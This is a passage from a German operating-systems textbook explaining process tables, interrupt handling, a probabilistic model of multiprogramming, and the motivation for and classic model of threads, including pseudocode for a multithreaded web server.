Um das Prozessmodell zu realisieren, pflegt das Betriebssystem eine Tabelle (ein Feld von Datenstrukturen), die **Prozesstabellen** genannt wird und die pro Prozess einen Eintrag enthält. (Manche Autoren bezeichnen diesen Eintrag als **Prozesskontrollblock**.) Dieser Eintrag enthält wichtige Informationen über den Zustand des Prozesses, u.a. seinen Befehlszähler, sein Kellerregister, seine Speicherbelegung, den Zustand seiner geöffneten Dateien, Verwaltungs- und Schedulinginformationen sowie alle anderen Informationen über den Prozess, die gespeichert werden müssen, wenn der Prozess vom Zustand *rechnend* in die Zustände *rechenbereit* oder *blockiert* übergeht. Dadurch kann er danach weiterlaufen, als wäre er nie unterbrochen worden.

►Abbildung 2.4 zeigt einige der Schlüsselfelder in einem gängigen System. Die Felder der ersten Spalte beziehen sich auf die Prozessverwaltung. Die anderen beiden Spalten beziehen sich auf die Speicherverwaltung beziehungsweise auf die Dateiverwaltung. Man beachte, dass es sehr systemabhängig ist, welche Felder nun genau in der Prozesstabellen stehen, aber diese Abbildung vermittelt einen groben Eindruck davon, welche Informationen generell benötigt werden.

Prozessverwaltung	Speicherverwaltung	Dateiverwaltung
Register	Zeiger auf Textsegment	Wurzelverzeichnis
Befehlszähler	Zeiger auf Datensegment	Arbeitsverzeichnis
Programmstatuswort	Zeiger auf Stacksegment	Dateideskriptor
Kellerregister		Benutzer-ID
Prozesszustand		Gruppen-ID
Priorität		
Scheduling-Parameter		
Prozess-ID		
Elternprozess		
Prozessgruppe		
Signale		
Startzeit des Prozesses		
Benutzte CPU-Zeit		
CPU-Zeit der Kindprozesse		
Zeitpunkt des nächsten Alarms		

Abbildung 2.4: Einige Felder eines typischen Eintrages einer Prozesstabelle

Mithilfe der Prozesstabelle ist es nun möglich, etwas genauer zu erklären, wie die Illusion von mehreren parallelen sequenziellen Prozessen auf einer einzigen (bzw. auf jeder) CPU bewerkstelligt wird. Mit jeder Ein-/Ausgabeklasse ist eine Speicherstelle verbunden (typischerweise eine feste Stelle am Ende des Speichers), die als **Interruptvektor** bezeichnet wird. Dieser enthält die Adressen der Unterbrechungsroutinen. Nehmen wir an, dass Benutzerprozess 3 läuft, während ein Festplatteninterrupt auftritt. Dann wird der Befehlszähler, das Programmstatuswort und eventuell eines oder mehrere Register von Benutzerprozess 3 durch die Unterbrechungshardware auf dem (aktuellen) Stack gespeichert. Der Computer springt dann zu der Adresse, die im Interruptvektor spezifiziert wird. Mehr wird durch die Hardware nicht ausgeführt. Von diesem Punkt an wird alles Weitere durch die Software, genauer gesagt durch die Unterbrechungsroutine ausgeführt.

Alle Unterbrechungen speichern zunächst die Register, häufig im Prozesstabelleneintrag des aktuellen Prozesses. Anschließend wird die Information entfernt, die durch die Unterbrechung auf dem Stack gesichert wurde. Das Kellerregister wird auf einen temporären Stack gerichtet, der von der Prozessbehandlung benutzt wird. Aktionen wie das Sichern der Register oder das Setzen des Kellerregisters können nicht einfach

in höheren Programmiersprachen wie C formuliert werden. Sie müssen deshalb durch eine kleine Assemblerroutine durchgeführt werden. Üblicherweise sind diese Routinen für alle Interrupts dieselben, da das Sichern der Register identisch und unabhängig von der Ursache der Unterbrechung ist.

Diese Assemblerroutine ruft anschließend eine C-Funktion auf, die alle weiteren Aufgaben dieser speziellen Unterbrechung übernimmt. (Wir nehmen an, dass das Betriebssystem in C geschrieben ist, die übliche Wahl für Betriebssysteme.) Sobald sie ihre Aufgabe, wie beispielsweise einen Prozess rechenbereit zu machen, erledigt hat, wird der Scheduler aufgerufen, um den nächsten Prozess auszuwählen. Danach wird die Steuerung an den Assemblercode zurückgegeben, der Register und Speicherzuordnungstabellen des jetzt aktuellen Prozesses lädt und ihn startet. Die Unterbrechungsbehandlung und das Scheduling sind in ▶ Abbildung 2.5 zusammengefasst. Es ist zu beachten, dass die Details von System zu System etwas variieren können.

-
1. Hardware sichert Befehlszähler usw.
 2. Hardware holt neuen Befehlszähler vom Interruptvektor
 3. Assemblerprozedur speichert Register
 4. Assemblerprozedur richtet neuen Stack ein
 5. C-Unterbrechungsroutine läuft (liest und puffert i.d.R. Eingaben)
 6. Scheduler entscheidet, welcher Prozess als Nächstes läuft
 7. C-Prozedur kehrt zum Assemblercode zurück
 8. Assemblerprozedur startet neuen aktuellen Prozess
-

Abbildung 2.5: Aufgaben der untersten Schicht des Betriebssystems bei Auftreten eines Interrupts

2.1.7 Modellierung der Multiprogrammierung

Durch den Einsatz von Multiprogrammierung kann die CPU-Ausnutzung verbessert werden. Salopp gesagt, falls der durchschnittliche Prozess 20% der Zeit, die er im Speicher ist, rechnend verbringt, dann sollte die CPU mit fünf Prozessen gleichzeitig im Speicher die ganze Zeit beschäftigt sein. Dieses Modell ist unrealistisch optimistisch, da es stillschweigend annimmt, dass alle fünf Prozesse niemals gleichzeitig auf Ein-/Ausgabe warten.

Eine bessere Herangehensweise ist die Untersuchung der CPU-Auslastung von einem probabilistischen Standpunkt aus. Angenommen, ein Prozess wartet einen Teil p seiner Zeit auf die Beendigung der Ein-/Ausgabe. Wenn n Prozesse gleichzeitig im Speicher sind, dann ist die Wahrscheinlichkeit, dass alle n Prozesse auf die Ein-/Ausgabe warten (in welchem Fall die CPU unbeschäftigt wäre), p^n . Die CPU-Ausnutzung kann dann durch die Formel

$$\text{CPU-Ausnutzung} = 1 - p^n$$

wiedergegeben werden. ►Abbildung 2.6 zeigt die CPU-Ausnutzung als eine Funktion von n , die **Grad der Multiprogrammierung** genannt wird.




Abbildung 2.6: CPU-Ausnutzung als eine Funktion der Anzahl der Prozesse im Speicher

Aus der Abbildung ist Folgendes ersichtlich: Falls Prozesse 80% ihrer Zeit damit verbringen, auf die Ein-/Ausgabe zu warten, dann müssen mindestens zehn Prozesse gleichzeitig im Speicher sein, damit die CPU weniger als 10% verschwendet wird. Wenn man sich vor Augen hält, dass ein interaktiver Prozess, der auf eine Benutzeingabe wartet, im Ein-/Ausgabe-Wartezustand ist, wird deutlich, dass Ein-/Ausgabe-wartezeiten von 80% und mehr sehr wohl üblich sind. Aber selbst auf Servern werden Prozesse, die viel Plattenein-/ausgabe ausführen, häufig auf diesen oder einen höheren Prozentsatz kommen.

Der vollständigen Genauigkeit wegen sollte darauf hingewiesen werden, dass das soeben beschriebene probabilistische Modell nur eine Annäherung darstellt. Es setzt implizit voraus, dass alle n Prozesse unabhängig sind, was bedeutet, dass es für ein System völlig akzeptabel ist, von fünf Prozessen im Speicher drei laufende und zwei wartende zu haben. Aber bei einem System mit einer einzigen CPU können nicht drei Prozesse gleichzeitig laufen. Also muss ein Prozess warten, der rechenbereit wird, während die CPU beschäftigt ist. Das bedeutet, dass die Prozesse nicht unabhängig voneinander sind. Ein exakteres Modell kann mithilfe der Warteschlangentheorie konstruiert werden, aber unsere Aussage – mit Multiprogrammierung können Prozesse die CPU benutzen, die ansonsten untätig wäre – ist selbstverständlich auch dann noch gültig, wenn sich die tatsächlichen Kurven leicht von denen in ►Abbildung 2.6 unterscheiden.

Auch wenn das Modell von Abbildung 2.6 recht einfach ist, so kann es doch dazu benutzt werden, um spezifische, wenn auch überschlägige Vorhersagen über die CPU-Performanz zu machen. Nehmen wir zum Beispiel an, ein Computer habe 512 MB Speicher, wovon das Betriebssystem 128 MB beansprucht und jedes Benutzerprogramm 128 MB einnimmt. Diese Größenordnungen erlauben es, drei Benutzerprogramme gleichzeitig im Speicher zu halten. Mit einer durchschnittlichen Ein-/Ausgabewartezeit von 80% haben wir eine CPU-Ausnutzung von $1 - 0,8^3$ oder ungefähr 49% (wobei der

Betriebssystemaufwand ignoriert wird). Das Hinzufügen von weiteren 512 MB an Speicher erlaubt es dem System, von der Dreiwege-Multiprogrammierung zur Siebenwege-Multiprogrammierung überzugehen, was ein Heraufsetzen der CPU-Ausnutzung auf 79% bedeutet. Mit anderen Worten, die zusätzlichen 512 MB werden den Durchsatz um 30% erhöhen.

Wenn nun noch weitere 512 MB Speicher dazugegeben werden, würde die CPU-Ausnutzung nur von 79% auf 91% steigen und somit den Durchsatz nur noch um 12% erhöhen. Bei der Verwendung dieses Modells wird der PC-Besitzer wohl entscheiden, dass die erste Speicherergänzung eine gute Investition ist, die zweite aber nicht.

2.2 Threads

In traditionellen Betriebssystemen hat jeder Prozess einen eigenen Adressraum und einen einzigen Ausführungsfad(en) (*thread of control*). In der Tat entspricht das fast der Definition eines Prozesses. Trotzdem ist es in vielen Situationen wünschenswert, mehrere Ausführungsfäden in ein und demselben Adressraum quasi-parallel ablaufen zu lassen, als ob es einzelne Prozesse wären (von dem gemeinsamen Adressraum abgesehen). In den folgenden Abschnitten werden wir diese Situationen und ihre Auswirkungen diskutieren.

2.2.1 Der Gebrauch von Threads

Warum sollte man eine Art Prozess innerhalb eines Prozesses haben wollen? Es gibt in der Tat etliche Gründe für den Einsatz dieser Miniprozesse, genannt **Threads** (deutsch: Fäden). Wir wollen nun einige davon untersuchen. Der Hauptgrund für die Verwendung von Threads ist, dass in vielen Anwendungen mehrere Aktivitäten auf einmal zu erledigen sind. Einige von diesen Aktivitäten könnten von Zeit zu Zeit blockieren. Beim Zerlegen einer solchen Anwendung in mehrere quasi-parallel laufende sequentielle Threads wird das Programmiermodell einfacher.

Dieses Argument kennen wir bereits: Das ist genau das Argument für die Verwendung von Prozessen. Anstatt sich Gedanken über Interrupts, Timer und Kontextwechsel zu machen, kann man über parallele Prozesse nachdenken. Nur fügt man jetzt mit Threads ein neues Element hinzu: die Fähigkeit von parallelen Einheiten, einen Adressraum mit all seinen Daten gemeinsam zu benutzen. Diese Fähigkeit ist für gewisse Anwendungen unverzichtbar, weshalb die Verwendung von mehreren Prozessen (mit ihren getrennten Adressräumen) nicht funktionieren würde.

Ein zweites Argument für die Verwendung von Threads ist, dass sie leichtgewichtiger sind als Prozesse und dadurch leichter (d.h. schneller) zu erzeugen und wieder zu zerstören sind als Prozesse. In vielen Systemen läuft die Erstellung eines Threads 10–100-mal schneller ab als die Erstellung eines Prozesses. Diese Eigenschaft ist nützlich, falls sich die Anzahl an benötigten Threads dynamisch und schnell verändert.

Ein dritter Grund für die Verwendung von Threads ist auch ein Argument der Performance. Wenn alle Threads rechenzeitintensiv sind, bringen sie keinen Performancegewinn. Gibt es neben umfangreichen Berechnungen jedoch auch umfangreiche Ein-/Ausgabeaktivitäten, dann ermöglicht die Verwendung von Threads, dass sich diese Aktivitäten überlappen und dadurch die Anwendung beschleunigt wird.

Schließlich sind Threads auf Systemen mit mehreren CPUs nützlich, auf denen echte Parallelität möglich ist. Wir werden auf dieses Thema in Kapitel 8 zurückkommen.

Die Nützlichkeit von Threads lässt sich am einfachsten anhand einiger konkreter Beispiele demonstrieren. Als erstes Beispiel betrachten wir ein Textverarbeitungssystem. Gewöhnlich zeigen Textverarbeitungsprogramme das erzeugte Dokument auf dem Bildschirm genau so formatiert an, wie es im Ausdruck erscheinen wird. Dies bedeutet im Einzelnen, dass sich alle Zeilenumbrüche und Seitenumbrüche an ihrer korrekten und endgültigen Stelle befinden, so dass der Benutzer sie überprüfen und falls nötig das Dokument verändern kann (z.B. um Hurenkinder und Schusterjungen – unvollständige Kopf- und Fußzeilen auf einer Seite – zu entfernen, die als ästhetisch unangenehm angesehen werden).

Nehmen wir an, der Benutzer schreibt ein Buch. Aus der Sicht des Autors ist es am einfachsten, das gesamte Buch in einer einzigen Datei zu halten, um dadurch die Suche nach Begriffen, globales Ersetzen usw. zu vereinfachen. Alternativ hierzu könnte jedes Kapitel in einer eigenen Datei stehen. Wenn jeder Abschnitt und Unterabschnitt in einer eigenen Datei steht, dann wird es zu einem richtigen Ärgernis, wenn globale Änderungen im gesamten Buch vorgenommen werden müssen, da Hunderte von Dateien manuell editiert werden müssen. Wenn zum Beispiel der Standardentwurf xxxx kurz vor Drucklegung des Buches als Standard akzeptiert wird, müssten in letzter Minute alle Vorkommen von „Standardentwurf xxxx“ in „Standard xxxx“ geändert werden. Falls das ganze Buch in einer Datei vorliegt, kann typischerweise ein einziger Befehl alle Ersetzungen vornehmen. Falls das Buch jedoch auf 300 Dateien verteilt ist, muss jede einzelne Datei getrennt editiert werden.

Betrachten wir nun, was passiert, wenn der Benutzer plötzlich einen Satz von Seite 1 eines 800-seitigen Dokuments löscht. Nach der Überprüfung der geänderten Seite auf Korrektheit möchte der Benutzer nun eine weitere Veränderung auf Seite 600 vornehmen und gibt einen Befehl ein, der dem Textverarbeitungsprogramm mitteilt, auf jene Seite zu springen (möglicherweise indem er nach einem Satz sucht, der nur dort vorkommt). Das Textverarbeitungsprogramm ist nun gezwungen, das gesamte Buch bis zur Seite 600 auf der Stelle neu zu formatieren, denn es weiß ja nicht, welches die erste Zeile auf Seite 600 sein wird, ehe es nicht alle vorherigen Seiten verarbeitet hat. Bis die Seite 600 angezeigt werden kann, wird es wohl eine ganze Weile dauern, was den Benutzer sicher nicht glücklich stimmt.

Threads können hier weiterhelfen. Nehmen wir an, das Textverarbeitungsprogramm ist als ein Programm mit zwei Threads geschrieben. Ein Thread interagiert mit dem Benutzer und der andere steuert das Neuformatieren im Hintergrund. Sobald der Satz auf Seite 1 gelöscht wurde, teilt der Interaktionsthread dem Formatierungsthread mit, dass

das gesamte Buch neu zu formatieren ist. In der Zwischenzeit reagiert der Interaktions-thread weiter auf einfache Tastatur- und Mausbefehle wie beispielsweise das Scrollen von Seite 1, während der andere Thread wie verrückt im Hintergrund an der Formatierung arbeitet. Mit ein bisschen Glück ist die Neuformatierung beendet, bevor der Benutzer die Seite 600 sehen möchte, so dass sie nun sofort angezeigt werden kann.

Wo wir gerade dabei sind, warum fügen wir keinen dritten Thread hinzu? Viele Textverarbeitungsprogramme haben die Eigenschaft, alle paar Minuten die gesamte Datei automatisch auf Platte zu speichern, um dadurch den Benutzer im Fall eines Programmabsturzes, eines Systemabsturzes oder eines Stromausfalls vor dem Verlust der Arbeit eines Tages zu schützen. Der dritte Thread kann die Sicherung auf der Platte verwalten, ohne dabei die anderen beiden Threads zu stören. Die Situation mit drei Threads ist in ►Abbildung 2.7 gezeigt.




Abbildung 2.7: Ein Textverarbeitungsprogramm mit drei Threads

Falls das Programm mit nur einem Thread konzipiert ist, dann würden jedes Mal, wenn die Datei auf Platte gesichert wird, Befehle von der Tastatur oder der Maus so lange ignoriert, bis die Sicherung beendet ist. Der Benutzer würde dies sicher als Schnecken tempo-Performanz wahrnehmen. Alternativ hierzu könnten Tastatur- und Mausereignisse die Plattensicherung unterbrechen, was zwar eine gute Performanz liefern würde, aber zu einem komplexen, interruptgesteuerten Programmiermodell führen würde. Mit drei Threads ist das Programmiermodell viel einfacher. Der erste Thread interagiert einfach nur mit dem Benutzer. Der zweite Thread formatiert das Dokument auf Anfrage neu. Der dritte Thread schreibt den Inhalt des RAM von Zeit zu Zeit auf die Platte.

Es sollte klar sein, dass die Verwendung von drei getrennten Prozessen hier nicht funktionieren würde, da alle drei Threads auf dem gleichen Dokument operieren müssen. Die drei Threads nutzen im Gegensatz zu drei Prozessen den gemeinsamen Speicher und haben deshalb alle Zugriff auf das zu bearbeitende Dokument.

Bei vielen anderen interaktiven Programmen gibt es eine analoge Situation. Eine Tabellenkalkulation beispielsweise erlaubt einem Benutzer die Verwaltung einer Matrix, deren Elemente Daten sind, die zum Teil vom Benutzer geliefert werden. Andere Elemente werden basierend auf den Eingabedaten unter Verwendung von möglicherweise komplexen Formeln berechnet. Verändert ein Benutzer nun ein Element, dann müssen eventuell viele andere Elemente neu berechnet werden. Wenn ein Thread im Hintergrund die Neuberechnung durchführt, dann kann der interagierende Thread es dem Benutzer ermöglichen, zusätzliche Veränderungen vorzunehmen, während die Berechnung fortgesetzt wird. Ähnlich wie oben könnte ein dritter Thread in gewissen Zeitabständen selbstständig Sicherheitskopien auf der Platte anlegen.

Betrachten wir nun noch ein weiteres Beispiel, bei dem Threads nützlich sind: ein Server für eine Website. Es kommen Anfragen für Seiten herein und die angeforderten Seiten werden an die Clients zurückgesendet. Auf den meisten Websites wird im Allgemeinen auf einige Seiten häufiger zugegriffen als auf andere. Zum Beispiel wird auf Sonys Homepage weitaus öfter zugegriffen als auf eine Seite, die tief im Verzeichnisbaum liegt und technische Informationen zu irgendeinem speziellen Camcorder enthält. Webserver nutzen diese Tatsache zur Performanzverbesserung aus, indem sie eine Sammlung von stark frequentierten Seiten im Arbeitsspeicher bereithalten, so dass diese Seiten nicht mehr von der Platte geholt werden müssen. Eine solche Sammlung wird **Cache** genannt und kommt auch in vielen anderen Zusammenhängen zum Einsatz. Wir haben in Kapitel 1 beispielsweise CPU-Caches kennengelernt.

Eine Möglichkeit, den Webserver zu organisieren, wird in ▶ Abbildung 2.8 gezeigt. Hier liest ein Thread, der **Dispatcher**, ankommende Arbeitsanfragen vom Netzwerk ein. Nach der Überprüfung der Anfrage wählt er einen unbeschäftigen (d.h. blockierten) **Worker-Thread**, und übergibt ihm die Anfrage. Dies geschieht beispielsweise durch das Eintragen eines Zeigers auf die Nachricht in ein spezielles Wort, das jeder Thread besitzt. Der Dispatcher weckt dann den schlafenden Worker-Thread auf, indem er ihn vom blockierten in den rechenbereiten Zustand überführt.




Abbildung 2.8: Ein Webserver mit mehreren Threads

Wenn der Worker-Thread aufwacht, überprüft er, ob es möglich ist, die Anfrage aus dem Webseiten-Cache zu beantworten, auf den alle Threads Zugriff haben. Falls nicht, startet er eine `read`-Operation, um die Seite von der Platte zu holen, und blockiert so lange, bis die Plattenoperation durchgeführt wurde. Sobald der Thread aufgrund der Plattenoperation blockiert, wird ein anderer Thread zur Ausführung ausgewählt. Dies kann möglicherweise der Dispatcher sein, um mehr Aufgaben entgegenzunehmen, oder auch ein anderer lauffähiger Worker-Thread.

Dieses Modell erlaubt es, den Server als eine Menge von sequenziellen Threads zu programmieren. Das Dispatcher-Programm besteht aus einer Endlosschleife, die Anfragen entgegennimmt und diese an die Worker-Threads weiterreicht. Der Code eines jeden Worker-Threads besteht aus einer Endlosschleife, in der Anfragen des Dispatcher-Threads angenommen werden und daraufhin der Webseiten-Cache überprüft wird, ob die Seite im Cache vorhanden ist. Falls ja, wird sie an den Client zurückgeliefert, der Worker-Thread wird blockiert und wartet auf eine neue Anfrage. Falls nicht, holt der Worker-Thread die Seite von der Platte, liefert sie an den Client zurück, blockiert dann und wartet auf eine neue Anfrage.

Eine grobe Skizze des Codes ist in ►Abbildung 2.9 zu sehen. Hier wird, wie im Rest dieses Buches auch, `TRUE` als die Konstante 1 angenommen. Außerdem sind `buf` und `page` geeignete Strukturen, um die Arbeitsanfragen bzw. Webseiten aufzunehmen.

```
while (TRUE) {
    get_next_request(&buf);
    handoff_work(&buf);
}

while (TRUE) {
    wait_for_work(&buf);
    look_for_page_in_cache(&buf, &page);
    if (page_not_in_cache(&page))
        read_page_from_disk(&buf, &page);
    return_page(&page);
}
```

Abbildung 2.9: Eine grobe Skizze des Codes von ►Abbildung 2.8, (a) Dispatcher-Thread (b) Worker-Thread

Betrachten wir nun, wie der Webserver ohne Threads geschrieben werden könnte. Eine Möglichkeit besteht darin, den Server als einzelnen Thread laufen zu lassen. Die Hauptschleife des Webservers bekommt eine Anfrage, überprüft diese und bearbeitet sie vollständig, bevor sie die nächste Anfrage entgegennimmt. Während auf die Platte gewartet wird, läuft der Server im Leerlauf und bearbeitet keine anderen hereinkommenden Anfragen. Falls der Webserver auf einer dedizierten Maschine läuft, wie allgemein üblich, ist die CPU einfach untätig, während der Webserver auf die Platte wartet. Das Nettoergebnis ist, dass viel weniger Anfragen pro Sekunde bearbeitet werden können. Somit erzielen Threads erhebliche Performanzvorteile, aber jeder einzelne Thread wird wie üblich sequenziell programmiert.

Bis jetzt haben wir zwei mögliche Architekturen gesehen: einen Webserver mit mehreren Threads und einen Webserver mit nur einem einzigen Thread. Nehmen wir an, dass Threads nicht verfügbar sind, die Systementwickler aber den Performanzverlust des Einzel-Thread-Modells für inakzeptabel halten. Falls eine nicht blockierende Ver-

sion des `read`-Systemaufrufes verfügbar ist, wird ein dritter Ansatz möglich. Wenn eine Anfrage hereinkommt, überprüft sie der einzige vorhandene Thread. Falls die Anfrage mithilfe des Cache beantwortet werden kann – gut. Falls nicht, wird eine nicht blockierende Plattenoperation gestartet.

Der Server vermerkt den Zustand der aktuellen Anfrage in einer Tabelle und holt dann das nächste Ereignis. Dies kann entweder eine neue Anfrage sein oder eine Antwort von der Platte aufgrund einer vorhergehenden Operation. Falls das Ereignis eine neue Anfrage ist, wird mit der Abarbeitung dieser Anfrage begonnen. Wenn das Ereignis eine Antwort von der Platte ist, wird die zugehörige Information aus der Tabelle geholt und die Antwort bearbeitet. Bei nicht blockierender Plattenein-/ausgabe wird die Antwort wahrscheinlich die Form eines Signals oder eines Interrupts annehmen.

Bei diesem Entwurf geht das „sequenzielle Prozessmodell“ verloren, das wir in den ersten zwei Fällen hatten. Der Zustand der Berechnung muss jedes Mal, wenn der Server von der Abarbeitung einer Anfrage zur nächsten wechselt, explizit in der Tabelle gespeichert und wiederhergestellt werden. In der Tat simulieren wir damit die Threads und ihre Stacks auf die harte Tour. Einen Entwurf wie diesen, in dem jede Berechnung einen gespeicherten Zustand hat und eine Menge von Ereignissen existieren, die den Zustand ändern können, nennt man einen **endlichen Automaten** (*finite-state machine*). Dieses Konzept ist in der Informatik weit verbreitet.

Es sollte nun klar sein, was Threads zu bieten haben. Sie ermöglichen es, das Konzept von sequenziellen Prozessen, die blockierende Systemaufrufe (z.B. für Plattenein-/ausgabe) ausführen, beizubehalten und trotzdem Parallelität zu erzielen. Blockierende Systemaufrufe vereinfachen die Programmierung und die Parallelität verbessert die Performanz. Der Einzel-Thread-Server behält die Einfachheit von blockierenden Systemaufrufen bei, gibt jedoch die Performanz auf. Der dritte Ansatz bringt hohe Performanz durch Parallelität, benutzt aber nicht blockierende Aufrufe und Interrupts und ist deshalb schwierig zu programmieren. Diese Modelle sind in ►Abbildung 2.10 zusammengefasst.

Modell	Eigenschaften
Threads	Parallel, blockierende Systemaufrufe
Prozesse mit einem Thread	Nicht parallel, blockierende Systemaufrufe
Endlicher Automat	Parallel, nicht blockierende Systemaufrufe, Interrupts

Abbildung 2.10: Drei Möglichkeiten zur Konstruktion eines Servers

Ein drittes Beispiel für die Nützlichkeit von Threads sind Anwendungen, die eine sehr große Menge von Daten verarbeiten müssen. Die normale Vorgehensweise besteht darin, einen Block von Daten einzulesen, ihn zu bearbeiten und ihn dann wieder zurückzuschreiben. Falls nur blockierende Systemaufrufe verfügbar sind, ist hier das Problem, dass der Prozess blockiert wird, während Daten hereinkommen oder hinausgehen. Die CPU untätig zu lassen, obwohl es eine Menge zu berechnen gibt, ist klar eine Verschwendungs und sollte daher möglichst vermieden werden.

Threads bieten eine Lösung. Der Prozess könnte in einen Eingabethread, einen Bearbeitungsthread und einen Ausgabethread strukturiert werden. Der Eingabethread liest Daten in einen Eingabepuffer. Der Bearbeitungsthread nimmt die Daten aus dem Eingabepuffer heraus, bearbeitet sie und legt die Ergebnisse in einen Ausgabepuffer. Der Ausgabethread schreibt diese Ergebnisse dann auf die Platte zurück. Auf diese Weise können Eingabe, Ausgabe und Bearbeitung alle zur selben Zeit stattfinden. Natürlich funktioniert dieses Modell nur dann, wenn ein Systemaufruf nur den aufrufenden Thread blockiert und nicht den ganzen Prozess.

2.2.2 Das klassische Thread-Modell

Nun, da wir gesehen haben, warum Threads nützlich sein können und wie sie benutzt werden, wollen wir diese Idee noch ein wenig genauer untersuchen. Das Prozessmodell basiert auf zwei unabhängigen Konzepten: der Bündelung der Ressourcen und der Ausführung. Manchmal ist es notwendig, diese beiden Konzepte voneinander zu trennen – an dieser Stelle kommen die Threads ins Spiel. Zunächst werden wir einen Blick auf das klassische Thread-Modell werfen, um im Anschluss dann das Thread-Modell unter Linux zu untersuchen, bei dem die Grenze zwischen Prozessen und Threads verschwimmt.

Prozesse lassen sich als eine Möglichkeit betrachten, zusammengehörende Ressourcen zu gruppieren. Ein Prozess besitzt einen Adressraum, der den Quelltext und Daten sowie weitere Betriebsmittel wie beispielsweise geöffnete Dateien, erzeugte Kindprozesse, noch nicht zugestellte Alarme, Signalverarbeitungsroutinen, Verwaltungsinformationen und vieles mehr enthält. Durch die Zusammenfassung zu einem Prozess können diese Ressourcen wesentlich leichter verwaltet werden.

Das andere Konzept eines Prozesses ist sein Ausführungs faden, üblicherweise als **Thread** bezeichnet. Ein Thread besitzt einen Befehlszähler, der angibt, welcher Befehl als Nächstes ausgeführt werden soll. Er besitzt ferner Register, die seine lokalen Variablen beinhalten, und einen Stack. Dieser spiegelt den vorhergegangenen Ablauf wider, da auf dem Stack für jede aufgerufene Prozedur, die noch nicht beendet wurde, ein Rahmen (*frame*) liegt. Obwohl ein Thread in einem Prozess laufen muss, sind der Thread und sein Prozess zwei unterschiedliche Konzepte, die getrennt voneinander behandelt werden können. Prozesse werden benutzt, um Ressourcen zusammenzufassen – Threads sind die Einheiten, die für die Ausführung auf der CPU verwaltet werden.

Threads erweitern das Prozessmodell um die Möglichkeit, mehrere Ausführungs fäden, die sich in hohem Grade unabhängig voneinander verhalten, in derselben Prozessumgebung ablaufen zu lassen. Viele Threads parallel in einem Prozess laufen zu lassen, ist analog dazu, viele Prozesse parallel auf einem Computer laufen zu lassen. Im ersten Fall teilen sich die Threads einen Adressraum und andere Ressourcen. Im zweiten Fall teilen sich die Prozesse physischen Speicher, Festplatten, Drucker und andere Betriebsmittel. Da Threads manche Eigenschaften von Prozessen haben, werden sie manchmal als **leichtgewichtige Prozesse** (*lightweight process*) bezeichnet. Mehrere Threads in einem

Prozess zu ermöglichen, fällt unter den Begriff **Multithreading**. Wie wir in Kapitel 1 gesehen haben, erhalten einige CPUs direkte Hardware-Unterstützung für das Multithreading und können Thread-Wechsel im Nanosekundenbereich durchführen.

► Abbildung 2.11(a) zeigt drei herkömmliche Prozesse. Jeder dieser Prozesse hat seinen eigenen Adressraum und einen einzelnen Ausführungsfaden. Im Gegensatz dazu ist in ► Abbildung 2.11(b) ein einziger Prozess mit drei Ausführungsfäden dargestellt. Obwohl in beiden Fällen drei Threads existieren, arbeitet in Abbildung 2.11(a) jeder in einem anderen Adressraum, wohingegen in Abbildung 2.11(b) alle drei denselben Adressraum gemeinsam benutzen.

